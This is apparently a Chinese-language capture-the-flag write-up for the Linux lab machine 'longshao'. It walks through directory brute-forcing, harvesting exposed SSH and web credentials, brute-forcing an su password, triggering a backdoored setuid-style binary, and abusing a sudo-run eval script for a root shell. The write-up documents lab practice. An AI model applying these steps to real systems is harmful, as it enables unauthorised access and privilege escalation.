

longshao Writeup by 菜叶片

ID	678
作者	超级黑暗无敌龙
系统	Linux
难度	Easy

初始信息收集

端口扫描


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67 ((Unix))
|_http-title: Maze \xE5\x86\x85\xE9\x83\xA8\xE7\xA
|_http-server-header: Apache/2.4.67 (Unix)
```

看样子80端口的web应用是唯一攻击面

检查web应用

后端Apache 2.4.67 + PHP 8.2.31

index.php是个登录页面



第一个落脚点baolong@SSH

试了下常见的登录绕过方法 没什么效果

于是用 `Common-PHP-Filenames.txt` 字典爆破根目录 扩展攻击面

发现 `dashboard.php` HTTP响应200

直接访问 得到SSH凭证

因近期遭受不明网络扫描，系统核心逻辑正在向 C 语言黑盒迁移。

为了方便后续信息审计，临时生成的后备堡垒机凭据如下：

👉 SSH 凭据：`baolong:jinhua`

* 请相关运维人员（暴龙）见字立刻登录服务器并修改初始密码！

成功以baolong身份登录SSH

第一次横向移动

baolong->chaojibaolong

本地信息收集

`/var/www/html/index.php` 找到web应用凭证 `admin:mexico`

```
baolong@longshao: /var/www/html$ cat index.php
<?php
// 靶机凭据配置
$target_user = "admin";
$target_pass = "mexico";
```

读 `/etc/passwd` 发现另外两个用户名 `chaojibaolong` 和 `chaojiwudilong`

枚举文件系统中这两个用户/组拥有的文件

```
baolong@longshao:~$ find / -user chaojibaolong -o -group chaojibaolong 2>/dev/null
/home/chaojibaolong
/var/tmp/check_parser.swp
/opt/internal/parser_core
baolong@longshao:~$ |
```

在 `/var/tmp` 发现大量vim的临时文件 扫全盘找这些文件的实际位置

```
baolong@longshao:/var/tmp$ ls -la
total 56
drwxrwxrwt  2 root      root          4096 May 28 20:08 .
drwxr-xr-x 13 root      root          4096 May  8 10:51 ..
-rw-----  1 chaojiwudilong chaojiwudilong 12288 May 28 20:10 a.sh.swp
-rw-----  1 chaojibaolong chaojibaolong  12288 May 26 15:47 check_parser.swp
-rw-----  1 root        root          12288 May 14 08:55 dir.conf.swp
-rw-----  1 root        root          12288 May 26 15:38 parser_core.rb.swp
baolong@longshao:/var/tmp$ |
```

找到以下可疑文件

文件路径	归属	文件创建者(.swp)
/opt/internal/parser_core	root:chaojibaolong	root
/usr/local/bin/a.sh	root:root	chaojiwudilong
/usr/local/bin/check_parser	root:root	chaojibaolong
dir.conf(未找到)	N/A	root

```
baolong@longshao:/usr/local/bin$ cat check_parser
#!/bin/sh

if [ "$(id -u)" -ne 0 ]; then
    echo "syslog-rotate: general protection fault: permission denied." >&2
    exit 1
fi

if [ -z "$1" -a ! -f "$1" ]; then
    echo "Usage: $(basename $0) <target_spool_path> [--force-cron]"
    exit 1
fi

exec /opt/internal/parser_core "$@"
baolong@longshao:/usr/local/bin$ cat a.sh
PATH=/usr/bin

cd /tmp

read CMD < <(head -n1 | tr -d "[A-Za-z0-9/]")
eval "$CMD"
baolong@longshao:/usr/local/bin$ |
```

其实到这我就大概知道攻击路径了 :P

没有找到任何与 `baolong` 相关的攻击向量

su登录chaojibaolong

subrute 爆破 chaojibaolong 的密码

```
baolong@longshao:~$ ./subrute.sh chaojibaolong wordlist.txt
[*] Progress: [336/5000] olivia
[+] FOUND => love123
Killed                                     ./subrute.sh chaojibaolong wordlist.txt
baolong@longshao:~$ |
```

成功得到密码 love123 从 baolong 横向移动到 chaojibaolong

第二次横向移动

chaojibaolong->chaojiwudilong

信息收集

发现 chaojibaolong 能以 chaojiwudilong 身份 sudo运行 check_parser

利用二进制后门

之前已经得到了 check_parser 内容 是 parser_core 的wrapper

反编译 parser_core

```
// 非原始伪代码 删除了多余内容和部分编译器优化 方便读
int main(int ParamCount, char* pParams) {
    uid = getuid();
    if (uid == 0) { // 检查uid是否为0
        if (ParamCount < 4) { // 限制最多传递三个参数
            pParam2 = pParams + 8;
            if (ParamCount == 3) { // 第三个参数是否是--debug
                isDebug = strcmp(pParams + 0x10, "--debug");
            }
            lenFilePath = strlen(pParam2);
            if !strcmp(pParam2 + lenFilePath - 0x4, ".log") {
                exit() // 第二个参数最后四字节必须是'.log'
            }
            else {
                isInTMP = strncmp(pParam2, "/tmp/", 5); // 第二个参数是否以/tmp/开头
                if (isInTMP == 0) {
                    isAccessible = access(pParam2, 0); // 文件是否可访问
                    if (isDebug && !isAccessible) {
                        execl("/bin/su", "su", &-, "chaojiwudilong", 0); // 提权点
                    }
                }
            }
        }
    }
}
```

观察程序逻辑 需满足以下要求

- 第二个参数 传递文件路径 文件需位于 /tmp/ 且不可访问
- 第三个参数 传递 --debug

传递符合要求的参数 成功横向移动到 chaojiwudilong

本地提权到root

chaojiwudilong->root

信息收集

发现 chaojiwudilong 能以 root 身份 sudo运行 a.sh

利用a.sh任意命令执行

a.sh内容是 eval执行stdin传递的内容 但是stdin不能包含

- 大写字母 A-Z
- 小写字母 a-z
- 数字 0-9

先 `sudo /usr/local/bin/a.sh bash -i`

再通过标准输入传递 `$@` 即可得到root shell